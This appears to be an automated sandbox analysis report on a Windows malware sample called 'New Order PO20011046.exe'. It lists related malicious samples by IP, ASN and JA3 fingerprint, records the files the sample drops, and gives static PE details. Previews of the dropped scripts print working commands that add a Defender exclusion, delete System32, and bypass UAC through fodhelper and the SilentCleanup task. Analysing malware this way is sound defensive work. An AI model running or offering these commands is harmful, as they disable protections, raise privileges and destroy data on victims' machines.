	1099008FEDEX_090887766.xls	Get hash	malicious	Browse	• 162.159.129.233

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	PRO FORMA INVOICE - - MAGAUTKCP (24-Nov-20).exe	Get hash	malicious	Browse	• 162.159.135.233
	11-27.exe	Get hash	malicious	Browse	• 162.159.135.233
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.135.233
	XcOxlmOz4D.exe	Get hash	malicious	Browse	• 162.159.136.232

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	fAhW3JEGaZ.exe	Get hash	malicious	Browse	• 162.159.136.232
	HIp08HPg20.exe	Get hash	malicious	Browse	• 104.23.98.190
	case.8920.xls	Get hash	malicious	Browse	• 104.27.186.55
	case.8920.xls	Get hash	malicious	Browse	• 172.67.212.16
	OVERDUE INVOICE.xls	Get hash	malicious	Browse	• 172.67.143.180
	Venom.exe	Get hash	malicious	Browse	• 104.23.98.190
	PO348578.jar	Get hash	malicious	Browse	• 104.23.99.190
	MT103---USD42880.45---20201127--dbs--9900.exe	Get hash	malicious	Browse	• 162.159.129.233
	notif8372.xls	Get hash	malicious	Browse	• 104.24.117.11
	notif8372.xls	Get hash	malicious	Browse	• 172.67.222.45
	SecuriteInfo.com.Heur.23770.xls	Get hash	malicious	Browse	• 104.31.87.226
	2020-11-27-ZLoader-DLL-example-01.dll	Get hash	malicious	Browse	• 172.67.155.205
	2020-11-27-ZLoader-DLL-example-02.dll	Get hash	malicious	Browse	• 172.67.155.205
	2020-11-27-ZLoader-DLL-example-03.dll	Get hash	malicious	Browse	• 104.27.143.240
	SecuriteInfo.com.Heur.23770.xls	Get hash	malicious	Browse	• 104.31.86.226
	Final_report_2020.html	Get hash	malicious	Browse	• 104.16.18.94
CLOUDFLARENETUS	PRO FORMA INVOICE - - MAGAUTKCP (24-Nov-20).exe	Get hash	malicious	Browse	• 162.159.135.233
	11-27.exe	Get hash	malicious	Browse	• 162.159.135.233
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.135.233
	XcOxlmOz4D.exe	Get hash	malicious	Browse	• 162.159.136.232
	fAhW3JEGaZ.exe	Get hash	malicious	Browse	• 162.159.136.232
	HIp08HPg20.exe	Get hash	malicious	Browse	• 104.23.98.190
	case.8920.xls	Get hash	malicious	Browse	• 104.27.186.55
	case.8920.xls	Get hash	malicious	Browse	• 172.67.212.16
	OVERDUE INVOICE.xls	Get hash	malicious	Browse	• 172.67.143.180
	Venom.exe	Get hash	malicious	Browse	• 104.23.98.190
	PO348578.jar	Get hash	malicious	Browse	• 104.23.99.190
	MT103---USD42880.45---20201127--dbs--9900.exe	Get hash	malicious	Browse	• 162.159.129.233
	notif8372.xls	Get hash	malicious	Browse	• 104.24.117.11
	notif8372.xls	Get hash	malicious	Browse	• 172.67.222.45
	SecuriteInfo.com.Heur.23770.xls	Get hash	malicious	Browse	• 104.31.87.226
	2020-11-27-ZLoader-DLL-example-01.dll	Get hash	malicious	Browse	• 172.67.155.205
	2020-11-27-ZLoader-DLL-example-02.dll	Get hash	malicious	Browse	• 172.67.155.205
	2020-11-27-ZLoader-DLL-example-03.dll	Get hash	malicious	Browse	• 104.27.143.240
	SecuriteInfo.com.Heur.23770.xls	Get hash	malicious	Browse	• 104.31.86.226
	Final_report_2020.html	Get hash	malicious	Browse	• 104.16.18.94
CLOUDFLARENETUS	PRO FORMA INVOICE - - MAGAUTKCP (24-Nov-20).exe	Get hash	malicious	Browse	• 162.159.135.233
	11-27.exe	Get hash	malicious	Browse	• 162.159.135.233
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.135.233
	XcOxlmOz4D.exe	Get hash	malicious	Browse	• 162.159.136.232
	fAhW3JEGaZ.exe	Get hash	malicious	Browse	• 162.159.136.232
	HIp08HPg20.exe	Get hash	malicious	Browse	• 104.23.98.190
	case.8920.xls	Get hash	malicious	Browse	• 104.27.186.55
	case.8920.xls	Get hash	malicious	Browse	• 172.67.212.16
	OVERDUE INVOICE.xls	Get hash	malicious	Browse	• 172.67.143.180
	Venom.exe	Get hash	malicious	Browse	• 104.23.98.190
	PO348578.jar	Get hash	malicious	Browse	• 104.23.99.190
	MT103---USD42880.45---20201127--dbs--9900.exe	Get hash	malicious	Browse	• 162.159.129.233
	notif8372.xls	Get hash	malicious	Browse	• 104.24.117.11
	notif8372.xls	Get hash	malicious	Browse	• 172.67.222.45
	SecuriteInfo.com.Heur.23770.xls	Get hash	malicious	Browse	• 104.31.87.226
	2020-11-27-ZLoader-DLL-example-01.dll	Get hash	malicious	Browse	• 172.67.155.205
	2020-11-27-ZLoader-DLL-example-02.dll	Get hash	malicious	Browse	• 172.67.155.205
	2020-11-27-ZLoader-DLL-example-03.dll	Get hash	malicious	Browse	• 104.27.143.240

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Heur.23770.xls	Get hash	malicious	Browse	• 104.31.86.226
	Final_report_2020.html	Get hash	malicious	Browse	• 104.16.18.94

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ce5f3254611a8c095a3d821d44539877	PRO FORMA INVOICE - - MAGAUTKCP (24-Nov-20).exe	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	11-27.exe	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	caw.exe	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	6znqz0d1.dll	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	INV-FATURA010009.xlsx	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	INV-FATURA010009.xlsx	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	2zv940v7.dll	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	lzezma64.dll	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	fuxenm32.dll	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	api-cdef.dll	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	Scan 25112020 pdf.exe	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	tarifvertrag_igbce_weihnachtsgeld_k#U00fcndigung.js	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	tarifvertrag_igbce_weihnachtsgeld_k#U00fcndigung.js	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	Piraeus Bank_swift_.exe	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	FxzOwcXb7x.exe	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	lzipubob.dll	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	nivude1.dll	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233
	Accesshover.dll	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.130.233

Dropped Files

No context

Created / dropped Files

C:\Users\Public\Xzqvp.bat	
Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	86
Entropy (8bit):	4.565344987058984
Encrypted:	false
SSDEEP:	3:pFEjDaHF598TULLvBRVPjDaHF598TULLvBRy:pFEPaHhdLbnVPPaHhdLbny
MD5:	7FD082AAA613DEE2AC4DFE43AA568452
SHA1:	24C764D19008C8E6E0EA2B92D26D5A7EEDA39A3B
SHA-256:	45CF90DB799654A9E3BA1CB487E2169FFBE28E73D0EDDBF7453C25125FEC979C
SHA-512:	566986F5B9FD898101491C2649F242A5DEEC6A3D4E2F4F5A2761DBAFABF10733F7933C78CBBAFF5FEDCC302F5CF7E91BEA2CB3E7B6FEE05F4CA32C013B2B53B0
Malicious:	false
Preview:	cmd /c C:\Users\Public\Xzqvpcvb.vbs..exit..cmd /c C:\Users\Public\Xzqvpcvb.vbs..exit..

C:\Users\Public\Xzqvpcvb.vbs	
Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	530
Entropy (8bit):	4.98731455850251
Encrypted:	false
SSDEEP:	12:fDNZcAqSPK+uSLKMPncwWkqcgpDNZcAqSPK+uSLKMPncwWkqcg5:fDN2AqsOM/NWkqcgpDN2AqsOM/NWkqck
MD5:	6FFC5D3B2EEA8DE8E112C11EF172C202
SHA1:	08928DAAD7F51C719F21753FA77ECD2E22438A1F
SHA-256:	1DA88FA21B51E47D5EBAB7004DB14CD825646545A22BB8E4B9137910060FFDA2
SHA-512:	3D7E63D15446E248188889951B3AA7BAC1CB45FCDB2FFA4533FDBD3F820607F2B190E6AA0C321D71D71BC1DEE8A661E5C74BECD356AFD6B2EE5B4ACF772A3C5A
Malicious:	false
Preview:	dim FSO, objShell, strApp..set FSO = CreateObject("Scripting.FileSystemObject")..set objShell = CreateObject("Wscript.Shell")..path = "C:\Users\Public\Xzqvphcc.bat"..if FSO.FileExists(path) then..objShell.Run path, 0, false..Set objShellSh = Nothing..else..end if..dim FSO, objShell, strApp..set FSO = CreateObject("Scripting.FileSystemObject")..set objShell = CreateObject("Wscript.Shell")..path = "C:\Users\Public\Xzqvphcc.bat"..if FSO.FileExists(path) then..objShell.Run path, 0, false..Set objShellSh = Nothing..else..end if..

C:\Users\Public\Xzqvphcc.bat	
Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	590
Entropy (8bit):	4.692054461517121
Encrypted:	false
SSDEEP:	12:s8MeMQ7huqfDutOoN98MeMQ7huqfDutOoa:We/9uqfDutOqDe/9uqfDutOh
MD5:	A94C89BF90B24D3CE502FFA49B083A0E
SHA1:	CDD29B18E578429246C7482EA23EBBF53DBBF499
SHA-256:	48B9A3DCD7D1670772C2BD085CC0588D9A5B8529F602F5B6055DE9327C52CCD9
SHA-512:	D0E1BF66A95E2DA8C68C409D90E7134CE224B01D5894069BE24DD27BA7FC5F4A4D5BF3E254F5D702EE919D4AE86205409A42D6151BE50A88E785E0C4E05A906A

C:\Users\Public\Xzqvphcc.bat	
Malicious:	false
Preview:	powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local ..del /q "C:\Windows \System32*"..rmdir "C:\Windows \System32"..rmdir "C:\Windows \"..mkdir "C:\Windows\Finex"..exit..powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local ..del /q "C:\Windows \System32*"..rmdir "C:\Windows \System32"..rmdir "C:\Windows \"..mkdir "C:\Windows\Finex"..exit..

C:\Users\Public\Xzqvptso.bat	
Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	ASCII text, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	673
Entropy (8bit):	5.055242933466055
Encrypted:	false
SSDEEP:	12:rgaX0WMYaXe1uOeV9gaXsbbyid1e4ziLpVmWEM3/jEb6dTD1Mn:rnX0dvXrOeV9nXsCIE4eTMTsSn
MD5:	F30EA4775996A873C0AD2C14679C9D97
SHA1:	05955BE0B5BE66FC7E1F582CD572EECC6E238C6F
SHA-256:	31F4287BD7007AF20FCE126ABD7D4AEA174C51DB2DE09D7F8A41AFED510689B5
SHA-512:	28BA7D44BAEF419B6831B47F0705B2E3966FB54808B050A2F802E5A857A0E6AA3CB34A627080758E1E40722188BD6D78AAD65A66CCE14FEB2693580D344BE924
Malicious:	false
Preview:	reg delete hkcu\Environment /v windir /f ..reg add hkcu\Environment /v windir /d "cmd /c start /min C:\Users\Public\x.bat reg delete hkcu\Environment /v windir /f && REM "..schtasks /Run /TN \Microsoft\Windows\DiskCleanup\SilentCleanup /I..reg delete hkcu\Environment /v windir /f REG ADD "HKCU\SOFTWARE\Classes\ms-settings\shell\open\command" /t REG_SZ /d "C:\windows\system32\cmd.exe /c REG ADD HKLM\software\microsoft\windows\currentversion\policies\system /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 0 /f" /f.REG ADD "hkcu\software\classes\ms-settings\shell\open\command" /v DelegateExecute /t REG_SZ /d " " /f.fodhelper.exe.cmd /c start /min C:\Users\Public\x.bat

C:\Users\user\AppData\Local\Microsoft\Windows\Evvudrv.exe	
Process:	C:\Users\user\Desktop\New Order PO20011046.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1311424
Entropy (8bit):	7.189657105883589
Encrypted:	false
SSDEEP:	24576:FiLDfJXRq+fowpGG7By3Z72mwq8gKmX9hIbEIKn:FiLr5By3Z7NWgKAj
MD5:	310A7CA550B9997D0E0BCAF645530303
SHA1:	5617D1E233381EA3FD6AB796FCC6A2DE66137C51
SHA-256:	0EE90C988386390753A1954692A658E393D761887ECFBFD100105C365A3EBC34
SHA-512:	C6D438F7CCAEC0DCB5F64CBF50B05AF909366EA30C15C15C38CD1ABBAF02E7228A26C36781E140841DAA79C138BD0C63DEF9AB769EE40C2525A6A950B110775
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 69%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....@.....0.....@.....0..."....T.....8.....p..... .....CODE....\|..... ..`DATA....T).....*.....@...BSS.....M.....idata..."...0...$.....@....tls.....`.....rdata .....p.....@..P.reloc..8.....@..P.rsrc.....@..P.....0.....@..P..... .....

C:\Users\user\AppData\Local\uvvE.url	
Process:	C:\Users\user\Desktop\New Order PO20011046.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:\\\C:\\Users\\user\\AppData\\Local\\Microsoft\\Windows\\Evvudrv.exe>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	169
Entropy (8bit):	5.15339576531091
Encrypted:	false
SSDEEP:	3:HRAbABGQYmHmEX+Ro6p4EkD5oef5yaKYTvQJ5ontCBuXV9k/qIH19Yxv:HRYFVmcKaJkDlR9NvQJ5OtZF9k/qI72v
MD5:	B0A940253E10E504ECD095FED46C0E83
SHA1:	683B39147B3ACE175BE29D6F8FBFB5B8F85D65B0
SHA-256:	4071F88611A9C05F83FF964309BB8F5DCF56E07DFB40388D732D47EF842A91DE
SHA-512:	4FCABD03392A263476576525A479B9861B20D396C73108B8C4BA001FC2DE7C0775ACD845A6D6D602D6D8EB348EFB87FEE765230745C6D76F73993019AE65B16
Malicious:	false
Yara Hits:	• Rule: Methodology_Shortcut_HotKey, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\uvvE.url, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\uvvE.url, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\uvvE.url, Author: @itsreallynick (Nick Carr)

C:\Users\user\AppData\Local\uvvE.url	
Preview:	[InternetShortcut]..URL=file:\\\C:\\Users\\user\\AppData\\Local\\Microsoft\\Windows\\Evvudrv.exe..IconIndex=1..IconFile=.url..Modified=20F06BA06D07BD014D..HotKey=1601..

C:\Windows\assembly\Desktop.ini	
Process:	C:\Users\user\Desktop\New Order PO20011046.exe
File Type:	Windows desktop.ini, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	227
Entropy (8bit):	5.2735028737400205
Encrypted:	false
SSDEEP:	6:a1eZBXVNYTF0NwoScUbtSgyAXIWv7v5PMKq:UeZBFNYTswUq1r5zq
MD5:	F7F759A5CD40BC52172E83486B6DE404
SHA1:	D74930F354A56CFD03DC91AA96D8AE9657B1EE54
SHA-256:	A709C2551B8818D7849D31A65446DC2F8C4CCA2DCBBC5385604286F49CFDAF1C
SHA-512:	A50B7826BFE72506019E4B1148A214C71C6F4743C09E809EF15CD0E0223F3078B683D203200910B07B5E1E34B94F0FE516AC53527311E2943654BFCEADE53298
Malicious:	false
Preview:	; ==++==..; ..; Copyright (c) Microsoft Corporation. All rights reserved...; ..; ==--==..[.ShellClassInfo]..CLSID={1D2680C9-0E2A-469d-B787-065558BC7D43}..ConfirmFileOp=1..InfoTip=Contains application stability information...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.189657105883589
TrID:	• Win32 Executable (generic) a (10002005/4) 99.24% • InstallShield setup (43055/19) 0.43% • Win32 Executable Delphi generic (14689/80) 0.15% • Windows Screen Saver (13104/52) 0.13% • Win16/32 Executable Delphi generic (2074/23) 0.02%
File name:	New Order PO20011046.exe
File size:	1311424
MD5:	310a7ca550b9997d0e0bcaf645530303
SHA1:	5617d1e233381ea3fd6ab796fcc6a2de66137c51
SHA256:	0ee90c988386390753a1954692a658e393d761887ecfbfc100105c365a3ebc34
SHA512:	c6d438f7ccaec0dcb5f64cbf50b05af909366ea30c15c15c38cd1abbaf02e7228a26c36781e140841daa79c138bd0c63def9ab769ee40c2525a6a950b1107175
SSDEEP:	24576:FiLDfJXRq+fowpGG7By3Z72mwq8gKmX9hIbEIKn:FiLr5By3Z7NWgKAj
File Content Preview:	MZP.....@.....!..L.!.. This program must be run under Win32..$7..... ....

File Icon

Icon Hash:	b2a8949ea686da6a

Static PE Info

General

Entrypoint:	0x47d118
Entrypoint Section:	CODE
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI

General

DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	c7f986b767e22dea5696886cb4d7da70

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=Microsoft Code Signing PCA, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 8/18/2016 10:17:17 PM 11/2/2017 9:17:17 PM
Subject Chain	• CN=Microsoft Corporation, OU=MOPR, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
Version:	3
Thumbprint MD5:	3B66EDDAB891B79FEDB150AC2C59DB3A
Thumbprint SHA-1:	98ED99A67886D020C564923B7DF25E9AC019DF26
Thumbprint SHA-256:	57DD481BF26C0A55C3E867B2D6C6978BEAF5CE3509325CA2607D853F9349A9FF
Serial:	330000014096A9EE7056FECC07000100000140

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
mov eax, 0047CE60h
call 00007F897485DF95h
lea edx, dword ptr [ebx+eax]
push 00000019h
mov eax, dword ptr [004807A4h]
mov eax, dword ptr [eax]
call 00007F89748B30E8h
mov ecx, dword ptr [00480750h]
mov eax, dword ptr [004807A4h]
mov eax, dword ptr [eax]
mov edx, dword ptr [0047C9ECh]
call 00007F89748B30E8h
mov eax, dword ptr [00480750h]
mov eax, dword ptr [eax]
xor edx, edx
call 00007F89748AC65Ah
mov eax, dword ptr [004807A4h]
mov eax, dword ptr [eax]
mov byte ptr [eax+5Bh], 00000000h
mov eax, dword ptr [004807A4h]
mov eax, dword ptr [eax]
call 00007F89748B3143h
call 00007F897485BA86h
nop
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x83000	0x22b0	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x91000	0xb1400	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x13ae00	0x54c0	.rsrc
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x88000	0x8138	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x87000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0x7c17c	0x7c200	False	0.522454053374	data	6.55138199518	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
DATA	0x7e000	0x2954	0x2a00	False	0.412109375	data	4.92006813937	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
BSS	0x81000	0x114d	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x83000	0x22b0	0x2400	False	0.355251736111	data	4.85312153514	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0x86000	0x10	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0x87000	0x18	0x200	False	0.05078125	data	0.206920017787	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.reloc	0x88000	0x8138	0x8200	False	0.584435096154	data	6.65713214053	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0x91000	0xb1400	0xb1400	False	0.549846008903	data	7.13567802778	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0x9217c	0x134	data		
RT_CURSOR	0x922b0	0x134	data		
RT_CURSOR	0x923e4	0x134	data		
RT_CURSOR	0x92518	0x134	data		
RT_CURSOR	0x9264c	0x134	data		
RT_CURSOR	0x92780	0x134	data		
RT_CURSOR	0x928b4	0x134	data		
RT_BITMAP	0x929e8	0x1d0	data		
RT_BITMAP	0x92bb8	0x1e4	data		
RT_BITMAP	0x92d9c	0x1d0	data		
RT_BITMAP	0x92f6c	0x1d0	data		
RT_BITMAP	0x9313c	0x1d0	data		
RT_BITMAP	0x9330c	0x1d0	data		
RT_BITMAP	0x934dc	0x1d0	data		
RT_BITMAP	0x936ac	0x1d0	data		
RT_BITMAP	0x9387c	0x1d0	data		
RT_BITMAP	0x93a4c	0x1d0	data		
RT_BITMAP	0x93c1c	0x5c	data		
RT_BITMAP	0x93c78	0x5c	data		
RT_BITMAP	0x93cd4	0x5c	data		
RT_BITMAP	0x93d30	0x5c	data		
RT_BITMAP	0x93d8c	0x5c	data		
RT_BITMAP	0x93de8	0x138	data		
RT_BITMAP	0x93f20	0x138	data		
RT_BITMAP	0x94058	0x138	data		
RT_BITMAP	0x94190	0x138	data		
RT_BITMAP	0x942c8	0x138	data		
RT_BITMAP	0x94400	0x138	data		
RT_BITMAP	0x94538	0x104	data		
RT_BITMAP	0x9463c	0x138	data		
RT_BITMAP	0x94774	0x104	data		
RT_BITMAP	0x94878	0x138	data		
RT_BITMAP	0x949b0	0xe8	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x94a98	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x94f00	0x988	data	English	United States
RT_ICON	0x95888	0x10a8	data	English	United States
RT_ICON	0x96930	0x25a8	data	English	United States
RT_ICON	0x98ed8	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 240, next used block 251658240	English	United States
RT_ICON	0x9d100	0x5488	data	English	United States
RT_ICON	0xa2588	0x94a8	data	English	United States
RT_ICON	0xaba30	0xa2a8	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_DIALOG	0xb5cd8	0x52	data		
RT_STRING	0xb5d2c	0x280	data		
RT_STRING	0xb5fac	0x274	data		
RT_STRING	0xb6220	0x1ec	data		
RT_STRING	0xb640c	0x13c	data		
RT_STRING	0xb6548	0x2c8	data		
RT_STRING	0xb6810	0xfc	Hitachi SH big-endian COFF object file, not stripped, 17664 sections, symbol offset=0x65007200, 83907328 symbols, optional header size 28672		
RT_STRING	0xb690c	0xf8	data		
RT_STRING	0xb6a04	0x128	data		
RT_STRING	0xb6b2c	0x468	data		
RT_STRING	0xb6f94	0x37c	data		
RT_STRING	0xb7310	0x39c	data		
RT_STRING	0xb76ac	0x3e8	data		
RT_STRING	0xb7a94	0xf4	data		
RT_STRING	0xb7b88	0xc4	data		
RT_STRING	0xb7c4c	0x2c0	data		
RT_STRING	0xb7f0c	0x478	data		
RT_STRING	0xb8384	0x3ac	data		
RT_STRING	0xb8730	0x2d4	data		
RT_RCDATA	0xb8a04	0x10	data		
RT_RCDATA	0xb8a14	0x398	data		
RT_RCDATA	0xb8dac	0x494	Delphi compiled form 'TLoginDialog'		
RT_RCDATA	0xb9240	0x3c4	Delphi compiled form 'TPasswordDialog'		
RT_RCDATA	0xb9604	0x76f67	GIF image data, version 89a, 577 x 188	English	United States
RT_RCDATA	0x13056c	0x11a42	Delphi compiled form 'T__958758541'		
RT_GROUP_CURSOR	0x141fb0	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x141fc4	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x141fd8	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x141fec	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x142000	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x142014	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x142028	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_ICON	0x14203c	0x76	data	English	United States
RT_MANIFEST	0x1420b4	0x2f0	XML 1.0 document, ASCII text, with CRLF line terminators	English	United States

Imports

DLL	Import
kernel32.dll	DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetTickCount, QueryPerformanceCounter, GetVersion, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, WriteFile, UnhandledExceptionFilter, RtlUnwind, RaiseException, GetStdHandle
user32.dll	GetKeyboardType, LoadStringA, MessageBoxA, CharNextA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
